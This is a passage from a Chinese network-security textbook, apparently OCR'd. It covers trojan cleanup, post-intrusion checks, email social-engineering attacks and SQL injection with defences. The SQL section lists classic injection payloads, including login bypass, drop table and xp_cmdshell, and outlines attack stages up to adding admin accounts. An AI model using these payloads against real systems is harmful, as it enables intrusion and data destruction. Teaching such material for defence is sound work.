


图 8-31　使用 360 顽固木马专杀大全查杀病毒

严禁网络传播本PDF，违者责任自负！

4. 木马病毒疯狂下载病毒

01　找到木马病毒下载者

根据经验，估计该木马病毒会自动从木马网站下载病毒。访问 Temporary Internet Files 文件夹，该木马病毒下载了 15 个病毒文件，其下载地址为 http://www.down008867.com/mtv/，文件按照 xpn 的格式进行命名。在该文件夹中还存在一个读取地址的文件 sl.txt，该文件自动木马病毒知道下载的地址。

02　清除木马下载者

直接删除“Temporary Internet Files”目录下的所有文件，在系统目录中发现木马下载者文件 ilobbyupdater117.exe。

5. 修补系统漏洞

使用安全 360 卫士扫描和修补系统中存在的漏洞，最后使用其高级工具中的进程查看器查看其进程、服务及网络连接等。确认系统正常后，重新对系统进行备份。

8.4.4　小结

本次手工清除病毒对笔者来讲是一种挑战，是运用多种方法和技术清除病毒和加固系统的一次实战，个人感觉收获很多，主要有以下几点。

- 在清除病毒的过程中，一定要随时做好系统的备份工作。笔者在开始清除病毒时，由于未对系统进行备份，导致系统启动后无法显示桌面，看似系统正常启动，而实际上关键进程都被病毒劫持了。后面每前进一小步，都需要对系统进行备份，再寻找和清除病毒。
- 如果系统的一些关键进程被劫持，则优先考虑使用专用杀毒软件来解决，这样做的效率较高，且不容易出现问题。
- 使用 autoruns、icesword、CurrPorts、360 安全卫士安装程序、ProcessExplorer 及一键 Ghost 等普通软件可以清除绝大部分病毒。
- 在清理病毒时要注意可执行文件的名称和大小，这需要平时的经验积累。

8.5　计算机网络入侵安全检查研究

据 FBI 的统计，由于计算机犯罪所造成的经济损失仅 2003 年就达 2000 亿美元，由于网络黑客培训的兴起及黑客录像的大量传播，加上成为黑客的好奇心，以及利用黑客手段可以获取资料来牟取非法利益，越来越多的人喜欢上了入侵，促使我国的网络入侵刑事案件呈上升趋势。网络入侵，轻则造成个人资料的丢失和一些轻微的破坏，重则不仅让个人和公司蒙受巨大的经济损失，而且极有可能导致因发生泄密而危害国家安全。2006 年 7 月，美国海军 10 万名官兵的信息在网上泄露，这些信息资料多数属于机密信息。我国也曾经发生多起因军人的个人或工作计算机上网而导致的泄密事件，只是媒体报道较少。虽然很多个人计算机安装了防火墙及杀毒软件，但仍然不能完全防止网络入侵，很多资料的泄露都是因个人计算机上网发生的。因此，上网计算机的安全问题不容乐观，了解和掌握一定的网络入侵安全检查方法，减少由网络入侵带来的经济损失十分有必要。

8.5.1　网络入侵的途径

计算机病毒入侵主要有源代码嵌入攻击型、代码取代攻击型、系统修改型和外壳附加型 4 种方

式，而对网络入侵来讲，笔者认为主要分为主动入侵和被动入侵。

主动入侵主要是指用户主动执行病毒及木马程序。例如，浏览网站中植入了恶意病毒及其木马程序的网页，这些木马程序（病毒）大多是利用操作系统的漏洞，当用户访问网页时，将主动下载该类木马程序并执行。再如，目前比较流行的 U 盘病毒，通过 U 盘传播和执行，这种类型的攻击非常隐蔽，不易察觉，当用户连接互联网时，木马（病毒）的客户端可以对感染木马（病毒）的服务端进行控制。

被动入侵主要是指由入侵者主动发动的攻击，如扫描系统口令、利用系统存在的远程溢出漏洞进行溢出攻击、SQL 注入攻击等。如果用户具有一定的安全意识，被成功入侵的几率较低。

通过分析研究发现，对于网络计算机采取以下措施将大大降低安全风险。

- 及时更新操作系统补丁程序。系统安装完成后，不要立即连接互联网，而是安装操作系统最新的一些安全补丁程序，特别是安装一些高危漏洞的补丁程序。很多网页就是利用这些漏洞来执行木马程序的。
- 安装杀毒软件和防火墙，及时更新病毒库。及时更新杀毒软件的病毒库可以有效查杀病毒和木马程序。
- 谨慎下载软件。目前计算机运行的很多程序大多为盗版，无法进行来源验证，很多从网上下载的程序都捆绑了木马程序，因此，不要运行来历不明的程序，要尽量到大型正规网站下载软件。
- 做好系统和数据备份工作。系统安装完成后，一定要进行数据和操作系统的备份，最好做一个 Ghost 文件，以便出现问题后可以立即恢复系统或者数据。

8.5.2 被入侵后的保护措施

不管是普通个人计算机还是工作用计算机，保护好入侵现场是十分有必要的，入侵现场可以作为评估经济损失和追踪入侵者的重要证据。发生网络入侵后，如果有安全事件应急方案，应当按照应急方案或者措施执行。

1. 报告上司、网警、公安部门或国家安全部门

在计算机被入侵后，一般采用 3 种方式：一种是彻底格式化硬盘，重新安装操作系统和软件；一种是安装一些木马查找软件，查杀木马和病毒后继续使用；还有一种是利用原来系统中的 Ghost 备份进行恢复。正确的方法应该是评估计算机中数据的价值，根据数据的重要程度进行相应的操作。一旦发现计算机被入侵，应立刻将网络断开，并报告公司安全部门、网警或国家安全部门等处理网络安全事件的机构，再进行相应的处理。

2. 保留证据

在发生网络入侵后，一个很重要的步骤就是保留证据。面对入侵，最可能留下证据的就是硬盘。下面给出一些可供参考的保留证据的步骤。

- 使用软驱启动并克隆整个硬盘。在选择克隆硬盘时，通过软盘启动并克隆是为了保证系统的时间不被更改。操作系统的一些文件会在启动计算机时进行时间的更新，为了保证时间的准确性，应该从软驱启动并通过软盘克隆硬盘中的系统盘及其他物理盘。
- 将被入侵硬盘存封，保留直接证据。
- 还原操作系统，使被攻击服务器或者个人计算机恢复正常。

- 修改在本机上使用的相关软件及操作系统账号的登录密码。
- 如果是服务器，则需要通知网络用户更改相应的密码

8.5.3　安全检查方法

下面详细介绍对被入侵计算机的安全检查方法。

1. 检查计算机用户

在被入侵的计算机中，极有可能添加了新用户或者对用户进行了克隆，可以按照以下方式进行检查。

01　查看目前用户。使用“net localgroup administrators”命令查看当前具有管理员权限用户的列表。也可以通过执行“lusrmgr.msc”命令查看本地用户和组。

02　使用“mt -chkuser”命令查看用户是否被克隆。mt.exe 是一款非常强大的网络工具，它主要在命令行方式执行，可以开启系统服务，检查用户及直接显示用户登录密码等。其中一个比较实用的命令就是“mt -chkuser”，用来查看系统是否存在被克隆用户。

2. 查看网络连接情况

使用“netstat -an->netlog-1.txt”命令将目前端口的开放情况及网络连接情况生成 netlog-1 文本文件，以便查看网络开放的端口和连接的 IP 地址等，从而追踪入侵者。

3. 查看远程终端服务

Windows2000/XP/2003 默认的远程终端服务都是手动的。查看远程终端开放情况可以采取以下方法。

（1）查看 Terminal Services 服务的启动情况

打开管理工具中的“服务”控制面板，查找名称为“Terminal Services”的服务，直接双击该服务名称就可以查看远程终端开放情况，如图 8-32 所示。Terminal Services 启动类型有自动、手动和禁用。如果发现其启动类型为自动，则说明极有可能被入侵。




图 8-32　查看远程终端服务

（2）使用 DOS 命令 query/quser

使用“query user /quser”命令可以直接查看目前远程终端的服务连接情况，不过该命令只能在

Windows 2000/2003 Server 中使用，在 Windows XP 中需要到系统目录下的 dllcache 目录下执行。在 Windows XP 中，默认连接就是控制台连接，即 sessionname 为“console”。

说明

在进行检查前，需要确定是否存在 query.exe 和 quser.exe 这两个文件及其相应文件的大小。入侵者在入侵成功后，有可能将 query.exe 和 quser.exe 文件删除或者进行替换。query.exe 和 quser.exe 文件的大小分别为 10752 字节和 18432 字节。

（3）使用“netstat –an | find "3389"”命令查看网络连接及其端口开放情况

使用“netstat -an | find "3389"”命令可以查看目前正在使用远程终端的连接及其 3389 端口开放情况。

（4）通过注册表查看 3389 端口开放情况

分别查看注册表键 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] 和 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] 下的 PortNumber 值。默认 PortNumber 的值为 3389，如果发现其值不是 3389，则可以肯定有入侵发生。

4. Web 服务器的安全检查

（1）SQL Server 2000 等数据库的安全检查

目前对 Web 服务器进行 SQL 注入是一种主流攻击方式。SQL 注入攻击最有可能留下痕迹的就是 SQL Server 2000 等数据库中的临时表。

通过 HDSI 等软件进行 SQL 注入攻击，在数据库中会留下临时表，因此，可以通过数据库的企业管理器或者查询处理器进行表的浏览，直接查看新建表的情况。

（2）Web 日志文件检查

如果 Web 服务设置了日志记录，系统会在默认的“%SystemRoot%\system32\Logfiles”目录下对用户访问等信息进行记录。日志文件能够记录入侵者所进行的操作及入侵者的 IP 地址等。

5. 使用事件查看器查看安全日志等

事件查看器中有安全性、系统和应用程序 3 类日志文件，可以通过运行 eventvwr.msc 调用事件查看器。安全性日志中包含特权使用、用户、时间和计算机等信息，这些信息可以作为判断入侵者入侵时间及登录方式等的信息。不过，默认情况下，日志文件记录的选项较少，需要通过组策略进行设置。

6. 查看硬盘及系统所在目录新近产生的文件

如果及时发现入侵，则可以通过以下方法查看入侵者上传或安装的木马程序文件。

（1）查看系统目录文件

可以使用 DOS 命令“dir /od /a”或者资源管理器查看最新文件。使用 DOS 命令“dir /od /a”查看系统的最新文件（包含隐藏文件）时以日期进行排序。

（2）查看系统盘下用户所在文件的临时目录

查看系统盘下用户所在文件的临时目录 temp，如“D:\Documents and Settings\simeon\Local Settings\Temp”，该目录下会保留一些临时文件。

（3）查看历史文件夹

历史文件夹中会保留一些入侵者访问网络的信息，可以通过访问用户所在的目录，如“D:\Documents and Settings\simeon\Local Settings\History”查看。

（4）查看“回收站”

“回收站”中可能会有一些入侵者删除的文件记录，可以通过查看文件创建日期和跟踪文件所在位置进行入侵时间等判断。

（5）查看 recent 文件夹

recent 文件夹中会保留一些最近操作的快捷方式，通过这些快捷方式可以了解入侵者进行的操作。

7. 使用 port、mport、fport 等工具检查端口开放情况

port、mport、fport 等都可以用来检查端口开放情况及端口由哪些程序打开。

8. 使用 autoruns 查看进程

可以访问 http://www.sysinternals.com 下载 autoruns。它可以很方便地检查服务加载、自动启动等，而且对于可疑的软件可以直接通过 Google 进行搜索。

9. 检查 Rootkit

Rootkit 是攻击者用来隐藏自己的踪迹和保留 root 访问权限的工具，利用 Rootkit 技术编写的木马程序功能强大，且具有较高的隐蔽性，危害非常大。目前可以通过 RootkitRevealer、Blacklight 及 Klister 等 Rootkit 检测工具检测系统是否存在 Rootkit 类型的木马。

8.5.4　小结

本节给出了一些计算机被入侵后的常规安全检查方法，通过这些安全检查方法可以检测入侵者留在被入侵计算机上的“痕迹”，以便进行安全评估，对网络安全管理具有一定的参考价值。

8.6　电子邮件社会工程学攻击防范研究

社会工程学是信息网络安全的一个新的分支，其主要特点是利用人的弱点进行攻击。在正面渗透越来越困难的情况下，黑客越来越多地借助社会工程学，包括国内出现的密码“泄露门”，以及安全界比较著名的 APT 攻击，都是典型的利用社会工程学进行攻击的案例。这种攻击危害巨大，效果显著。

本节从社会工程学攻击的现状出发，详细研究电子邮件社会工程学攻击的应用手段和方式，并在此基础上对电子邮件社会工程学攻击的防范措施进行研究和探讨，希望通过这些安全防范措施降低被成功攻击的概率。

根据中国互联网络信息中心的数据统计，我过上网用户已经超过 5 亿，手机上网用户超过 3 亿，一旦接入互联网，就会成为黑客攻击的目标。在国家互联网应急中心发布的《2011 年中国互联网网

络安全态势报告》指出：我国遭受境外网络攻击持续增多；中国已经成为世界僵尸网络的受害者之一。与国外发达国家相比，我国在信息安全的投入和研发方面存在较大差距，尤其是安全意识。

在安全防范软件较为丰富的情况下，对个人主机渗透常用的方法就是电子邮件社会工程学攻击，个人计算机一旦被攻击者成功入侵，轻者个人资料泄露，如“艳照门”事件，重者国家机密泄露，给个人和国家带来损失。现在，电子邮件已经成为个人工作和生活的重要组成部分，因此，防范针对个人发起的电子邮件攻击就非常有必要了。目前，国内有关电子邮件社会工程学攻击的研究较少，而国外已经将电子邮件社会工程学攻击列为重要资讯部门必须培训的课程之一。笔者通过走访黑客、查询国内外文献，对电子邮件社会工程的手段、攻击方式进行深入的研究。

8.6.1 社会工程学

我们来了解一下社会工程学的相关概念。

1. 社会工程学的定义

社会工程学（Social Engineering）是把对物的研究方法全盘运用到对人本身的研究上，并将其变成技术控制的工具。社会工程学是一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段而取得自身利益的方法。

2. 社会工程学攻击

社会工程学攻击就是利用人们的心理特征，骗取用户的信任，获取机密信息、系统设置等不公开资料，为黑客攻击和病毒感染创造有利条件。网络安全技术发展到一定程度后，起决定作用的不再是技术问题，而是人和管理。网络安全往往容易被入侵者从内部攻破，而利用社会工程学进行网络攻击，有点像电影或者小说中的“卧底”，在获取足够有用的信息后成功攻破网络。由于安全产品的技术越来越完善，使用这些技术的人就成为整个环型中最为脆弱的部分，加之人类具有贪婪、自私、好奇、信任等心理弱点，因此，通过恰当的方法和方式，入侵者完全可以从相关人员那里获取入侵所需的信息。一旦掌握了社会工程学理论，就可以获取正常的访问权限；再结合一些网络攻击手段，就可以很容易地攻破一个网络——不管系统的软件和硬件的配置有多高。

近年来，社会工程学攻击已成迅速上升甚至滥用的趋势，在病毒的扩展和传播过程中发挥了巨大的作用。例如，QQ 尾巴病毒、爱虫蠕虫病毒、MSN 病毒及钓鱼攻击等。运用社会工程学进行网络攻击，可以使网络攻击者不需要付出很大的代价就达到他们所要达到的目的，所以被越来越多的攻击者所青睐。

8.6.2 常见的电子邮件社会工程学攻击方法

通过电子邮件进行攻击的常见手法主要有 5 种，分别是伪造邮件地址或者信任关系攻击、人性心理弱点攻击、恶意攻击、0day 攻击和跨站攻击。

1. 伪造邮件地址或者信任关系攻击

伪造攻击主要通过事先收集被攻击对象的各种信息，特别是有电子邮件往来的各种信息，然后假冒“信任”的联系人给被攻击对象发送邮件，被攻击者收到邮件后，看到是“信任”的关系，因此不加怀疑地直接打开邮件附件，或者回复攻击者想获取的信息。伪造攻击需要构造发件人地址。目前，网上有一些邮件发送工具，通过简单的设置即可发送电子邮件。收件人收到的伪造邮件与真实的邮件并无太多区别，普通用户很难防范。

2. 人性心理弱点攻击

心理弱点攻击是电子邮件社会工程学攻击最主要的手法之一，该攻击方法利用电子邮件夹带恶意程序或恶意链接进行攻击，运用各种人性弱点吸引使用者开启问题邮件，问题邮件通常与被攻击者的兴趣有关，利用人的贪心等使被攻击对象无法对问题邮件免疫。这种攻击方法需要对人性的弱点有比较深入的了解和分析。

3. 恶意攻击

攻击者通过发送捆绑木马的附件或者链接地址（链接地址往往带有挂马功能），诱使用户打开附件或者访问恶意构建的网页，从而感染病毒。

4. 0day 攻击

只要是软件，就可能存在有漏洞，未能及时修补就可能遭到利用并被入侵。在软件漏洞点修补前出现的针对该漏洞的攻击行为称为零时差攻击（0day 攻击）。在软件漏洞更新补丁程序发布后的 *n* 天，利用用户还未修补的软件漏洞进行攻击，称为 nday 攻击。

0day 攻击是最难防范的攻击。攻击者通过 0day 交易渠道或者自己挖掘 0day，掌握了一些文件格式的未公开漏洞，如 Office 系列、PDF 系列、Flash 系列及 IE 等，通过 0day 漏洞利用工具，将木马与 0day 漏洞捆绑在一起，生成一个正常格式的文件，被攻击者打开该文件后即感染木马或者执行指定的可执行文件。0day 攻击是最具有杀伤力的。nday 攻击通过对攻击程序进行免杀处理来对用户进行攻击。

5. 电子邮件跨站攻击

跨站攻击，即“Cross Site Script Execution”（通常简写为“XSS”），是指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上的、能够对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种操作或者对访问者进行病毒侵害的一种攻击方式。跨站攻击是电子邮件攻击中威力最大的一种。攻击者通过对被攻击者电子邮件服务器所使用的系统进行研究，发现电子邮件服务器系统存在的各种跨站漏洞，然后将跨站漏洞利用代码嵌入富文本的邮件内容中，通过网页或者特定电子邮件发送软件，将构造好的邮件发送给被攻击者。被攻击对象查看电子邮件时执行跨站代码，会要求重新输入用户名和密码。攻击者通过事先构造好的电子邮件登录页面截获用户名和密码，然后将用户名和密码重新定向到真实的电子邮件地址，从而获取电子邮箱口令及 Cookie 等信息。获取这些信息后，攻击者就可以正常登录被攻击者的电子邮箱了。

8.6.3　电子邮件社会工程学的攻击步骤

电子邮件社会工程学攻击的步骤在工作原理上与普通的网络渗透流程基本类似，归纳如下。

1. 信息收集

在实施攻击前需要充分了解被攻击对象的各种信息，如职业、性别、年龄、爱好等，尤其需要掌握其个人邮件地址信息。

2. 攻击前的测试准备

攻击前需要对木马程序进行免杀测试，对漏洞利用工具的各种攻击场景进行实际测试，查看漏洞被攻击后的实际效果。如果存在漏洞，但电子邮件被打开后却没有按照预期执行攻击，说明程序

利用上存在问题。同时，还需要申请发送邮件时使用的电子邮件账号，通过模拟攻击对象的电子邮箱进行邮件发送测试，防止邮件不能通过邮件服务器安全策略被当成垃圾邮件处理的情况发生。

3. 实施攻击

通过专门的邮件发送工具或者电子邮箱发送构造好的邮件。攻击的实施过程比较简单，准备好邮件内容和附件即可。

4. 进行控制

收件人打开电子邮件，感染木马病毒。计算机被控制后，可以对控制计算机进行读取磁盘文件、下载数据、安装键盘记录等操作，以长期控制计算机。如果该计算机与内部网络相连，还可以将该计算机作为跳板，对内部网络实施攻击。

8.6.4 电子邮件社会工程学攻击的防范方法

下面我们从技术和安全意识这两个方面探讨电子邮件社会工程学攻击的防范方法。

1. 技术方面的防范

（1）安装杀毒软件和防火墙等安全防范软件

操作系统安装完成后，一定要安装杀毒软件和防火墙软件。要定期养成杀毒的好习惯，对下载的邮件和软件均要进行杀毒，还要定期对系统进行杀毒。

（2）应用软件和安全防范软件更新

目前，Windows 操作系统、应用软件和安全防范软件都会在一定程度上存在漏洞，如果网上已经公布了漏洞而用户未及时修补，就比较容易受到攻击。因此，需要设置 Windows 操作系统自动更新系统补丁，更新 Adobe Reader、Flash、IE 等应用软件到最新版本或者下载补丁程序，每天更新杀毒软件病毒库。

（3）使用安全的邮件查看技术

在虚拟机中查看邮件，即使用目前的虚拟机技术，通过在物理机上安装 VMware Workstation 重新安装一个操作系统，所有邮件的查看操作均在虚拟机中进行，查看前要做快照，邮件处理完毕再使用快照恢复，这样，即使系统感染木马，也不会影响实体机。使用不同的邮件查看软件时，应尽量熟悉所使用软件的基本设置，关闭自动下载图片和邮件预览功能，以纯文字方式打开邮件。

2. 安全意识方面的防范

（1）警惕要求输入用户名和密码的页面

在电子邮件社会工程学攻击中，邮件跨站攻击是最常见和最有效的一种攻击方法。对这种攻击，杀毒软件基本上无能为力，只能靠个人安全意识来防范。如果某个邮件被打开后，要求我们重新输入用户名和密码，就要小心了。需要对发送邮件的用户的真实性进行验证，将收到的邮件交给本单位安全技术人员进行分析和处理，并立即修改邮箱密码。

（2）查明信件来源

对于邮件收取采取“两不看”，即“不认识发件人不看”和“来源不明的邮件不看”。对一些身份不明的邮件，要求通过手机、短信和电话进行物理确认，未经确认的一律放入黑名单或者删除。总之一句话——对于来历不明的邮件坚决不查看。

（3）抵制“诱惑”

现代社会，信息极度丰富，多看原始网页的内容，针对“朋友”发送的电子邮件，不心动、不冲动，对自己感兴趣、内容有吸引力的邮件，要验明身份，特别是带有附件的邮件，要抵制“诱惑”，慎重打开。

8.6.5　小结

表面上看，电子邮件社会工程学攻击只是简单的欺骗，但是在网络安全领域，它的攻击效果往往是最显著的，究其原因是它包含了极其复杂的心理学因素，所以比其他入侵方式更难防范。只要我们时刻提醒自己“攻击随时有可能在身边发生”，全面了解社会工程学的攻击方法和手段，具备一定的安全防范知识和防范措施，在面对社会工程学攻击的时候就能识别其真面目，处于主动地位，将遭受攻击的风险降至最低。

8.7　SQL 注入攻击技术及其防范研究

在本节中，我们一起了解一下 SQL 注入攻击技术及其防范的相关内容。

8.7.1　SQL 注入技术的定义

SQL 注入（SQL Injection）技术在国外最早出现在 1999 年，2002 年后开始大量在我国出现。目前没有 SQL 注入技术的标准定义，微软中国技术中心从以下两个方面进行了描述。

- 脚本注入式攻击
- 恶意用户输入，用来影响被执行的 SQL 脚本

Chris Anley 将 SQL 注入定义为：攻击者通过在查询操作中插入一系列的 SQL 语句到应用程序中来操作数据。Stephen Kost 给出了 SQL 注入的一个特征：从一个数据库获得未经授权的访问和直接检索。

利用 SQL 注入技术来实施网络攻击常称为 SQL 注入攻击，其本质是利用 Web 应用程序中输入的 SQL 语句的语法进行处理，针对的是 Web 应用程序开发者在编程过程中未对 SQL 语句传入的参数进行严格的检查和处理所造成的漏洞。习惯上将存在 SQL 注入点的程序或者网站称为 SQL 注入漏洞。实际上，SQL 注入是存在于有数据库连接的应用程序中的一种漏洞，攻击者通过在应用程序中预先定义的查询语句的结尾加上额外的 SQL 语句元素，欺骗数据库服务器执行非授权的查询。这类应用程序一般是基于 Web 的应用程序，它允许用户输入查询条件，并将查询条件嵌入 SQL 请求语句中，发送到与该应用程序相关联的数据库服务器中执行。通过构造一些畸形的输入，攻击者能够操作这种请求语句以获取未知的结果。

8.7.2　SQL 注入攻击的特点

SQL 注入攻击是当前网络攻击的主要手段之一，在一定程度上其安全风险高于缓冲区溢出漏洞，目前的防火墙尚不能对 SQL 注入漏洞进行有效的防范。防火墙为了使合法用户运行网络应用程序访问服务器端数据，必须允许从 Internet 到 Web 服务器的正向连接，因此，一旦网络应用程序中存在注入漏洞，攻击者就可以直接访问数据库，进而获得数据库所在的服务器的访问权。所以，在某些情况下，SQL 注入攻击的风险要高于其他漏洞。

SQL 注入攻击具有以下特点。

- 广泛性：SQL 注入攻击利用的是 SQL 语法，因此，只要是利用 SQL 语法的 Web 应用程序，如果未对输入的 SQL 语句进行严格的处理，都有可能存在 SQL 注入漏洞。目前，以 Active/Java Server Pages、Cold Fusion Management、PHP、Perl 等技术与 SQL Server、Oracle、DB2、Sybase 等数据库相结合的 Web 应用程序均发现存在 SQL 注入漏洞。
- 技术难度不高：SQL 注入技术公布后，网络上出现了多款 SQL 注入工具，如教主的 HDSI、NBSI、明小子的 Domain 等。利用这些工具软件，攻击者可以轻易地对存在 SQL 注入的网站或者 Web 应用程序实施攻击，并最终获取计算机的控制权。
- 危害大：SQL 注入攻击成功后，轻者可能更改网站首页等数据，重者可能通过网络渗透等攻击技术获取公司机密数据，造成重大的经济损失。

8.7.3 SQL 注入攻击的实现原理和过程

下面分别介绍 SQL 注入攻击的实现原理和实现过程。

1. SQL 注入攻击的实现原理

结构化查询语言（SQL）是一种用来和数据库交互的文本语言。SQL Injection 就是利用某些数据库的外部接口把用户数据插入实际的数据库操作语言中，从而达到入侵数据库乃至操作系统的目的。它的产生主要是由于程序对用户输入的数据没有进行细致的过滤，导致非法数据的导入查询。

SQL 注入攻击主要通过构建特殊的输入实现。这些输入往往是 SQL 语法中的一些组合，这些输入将作为参数传入 Web 应用程序，通过执行 SQL 语句进而执行入侵者的想要的操作。下面以登录验证中的模块为例，讲解 SQL 注入攻击的实现方法。

在 Web 应用程序的登录验证程序中，一般有用户名（username）和密码（password）两个参数，程序会通过用户输入的用户名和密码来执行授权操作，其原理是通过查找 user 表中的用户名（username）和密码（password）的结果进行授权访问，典型的 SQL 查询语句如下。

```
Select * from users where username='admin' and password='smith'
```

如果分别给 username 和 password 赋值“admin' or 1=1--”和“aaa”，SQL 脚本解释器中的上述语句就会变为如下形式。

```
select * from users where username='admin' or 1=1-- and password='aaa'
```

在该语句中进行了两个判断，只要一个条件成立，就会执行成功。“1=1”在逻辑判断上是恒成立的，后面的“--”表示注释，即后面所有的语句均为注释语句。同理，通过在输入参数中构建 SQL 语法，还可以删除数据库中的表，进行查询、插入和更新数据库中的数据等危险操作。

- jo'; drop table authors：如果存在 authors 表则删除。
- ' union select sum(username) from users：从 users 表中查出 username 的个数。
- '; insert into users values(666, 'attacker', 'foobar', 0xffff)：在 user 表中插入值。
- ' union select @@version,1,1,1：查询数据库的版本。
- 'exec master..xp_cmdshell 'dir'：通过 xp_cmdshell 执行 dir 命令。

2. SQL 注入攻击的实现过程

SQL 注入攻击可以手工进行，也可以通过 SQL 注入攻击辅助软件（如 HDSI、Domain、NBSI

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

等）进行，其实现过程可以归纳为以下 5 个阶段。

01　寻找 SQL 注入点

寻找 SQL 注入点的经典方法是在有参数传入的地方添加如“and　1=1”、“and 1=2”及“'”等一些特殊字符，通过浏览器返回的错误信息来判断是否存在 SQL 注入，如果返回错误，则表明程序未对输入的数据进行处理，绝大部分情况下都能进行注入。

02　获取和验证 SQL 注入点

找到 SQL 注入点以后，需要进行 SQL 注入点的判断。

03　获取信息

获取信息是 SQL 注入的一个关键步骤。在 SQL 注入中，首先需要判断存在注入点的数据库是否支持多句查询、子查询、数据库用户账号、数据库用户权限。如果用户权限为 sa，且数据库中存在 xp_cmdshell 存储过程，则可以直接转到 04 步。

04　实施控制

以 SQL Server 2000 为例，如果实施注入攻击的数据库是 SQL Server 2000，且数据库用户为 sa，则可以直接添加管理员账号、开放 3389 远程终端服务、生成文件等。

05　间接控制

间接控制主要是指通过 SQL 注入点不能执行 DOS 等命令时，只能进行数据字段内容的猜测。在 Web 应用程序中，为了方便用户的维护，一般都提供了后台管理功能，其后台管理验证用户和口令都会保存在数据库中，通过猜测可以获取这些内容。如果获取的是明文口令，则可以通过后台中的上传等功能上传网页木马实施控制；如果口令是密文的，则可以通过暴力方式破解其密码。

8.7.4　SQL 注入攻击的检测与防范方法

下面分别介绍 SQL 注入攻击的检测与防范方法。

1. SQL 注入攻击的检测方法

SQL 注入攻击的检测分为入侵前的检测和入侵后的检测。入侵前的检测可以通过手工方式进行，也可以使用 SQL 注入工具软件实现，检测的目的是预防 SQL 注入攻击。对于 SQL 注入攻击后的检测，主要是针对日志的检测，SQL 注入攻击成功后，会在 IIS 日志和数据库中留下痕迹。

（1）数据库检查

使用 HDSI、NBSI 和 Domain 等 SQL 注入攻击软件工具进行 SQL 注入攻击后，都会在数据库中生成一些临时表。通过查看数据库中最近创建的表的结构和内容，可以判断是否发生过 SQL 注入攻击。

（2）IIS 日志检查

如果 Web 服务器启用了日志记录，IIS 日志会记录访问者的 IP 地址、访问文件等信息。SQL 注入攻击往往会大量访问某个页面文件（存在 SQL 注入点的动态网页），日志文件会急剧增加，通过查看日志文件的大小及日志文件的内容，也可以判断是否发生了 SQL 注入攻击。

（3）其他相关信息判断

SQL 注入攻击成功后，入侵者往往会添加用户、开放 3389 远程终端服务、安装木马后门等，可以通过查看系统管理员账号、远程终端服务器开启情况、系统最近日期产生的一些文件等信息来判断是否发生了入侵。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2. 一般的 SQL 注入攻击防范方法

SQL 注入攻击防范方法目前已经有很多，总结起来有下面一些。

- 在服务端正式处理之前对提交数据的合法性进行检查。
- 封装客户端提交信息。
- 替换或删除敏感字符/字符串。
- 屏蔽出错信息。
- 不要用字串连接建立 SQL 查询，而要使用 SQL 变量，因为变量不是可以执行的脚本。
- 目录最小化权限设置，给静态网页目录和动态网页目录分别设置不同的权限，尽量不给写目录权限。
- 修改或者去掉 Web 服务器上默认的一些危险命令，如 ftp、cmd、wscript 等，需要时再复制到相应目录。
- 对敏感信息进行非常规加密。在程序中对口令等敏感信息加密都是采用 MD5 函数进行加密，即“密文＝MD5(明文)”。推荐在原来加密的基础上增加一些非常规的方式，即在 MD5 加密的基础上附带一些值，如“密文＝MD5(MD5(明文)＋123456)”。

8.7.5 SQL 注入攻击的防范模型

下面介绍 SQL 注入攻击的防范模型。

1. SQL 注入攻击防范模型

在前人提出的 SQL 注入攻击的检测/防御/备案模型基础上，我们进行了检测过程的优化，提出了一种 SQL 自动防范模型。如图 8-33 所示，本模型中所有的检测都在服务器端进行，首先对 IP 地址进行检测。如果该 IP 地址存在于 SQL 注入攻击库中，则禁止该用户的访问，并再次将相关信息添加到 SQL 注入攻击库中；如果用户是首次访问，则对提交字符进行检测；如果是非法字符，则检测是否达到规定的访问值；如果达到则禁止用户访问，同时发送邮件给系统管理员。本模型可以防止攻击者进行穷举攻击，并可自由设置攻击次数的上限。一旦到达上限，系统将自动向管理员发送邮件，管理员收到邮件后可以进行相应的处理，如果条件允许，还可以增加短信发送功能，增强了 SQL 注入攻击的自动防范能力。本模型的最大特点是自动将攻击信息及时传递给管理员，方便管理员及时响应。




图 8-33 SQL 注入攻击自动防范模型

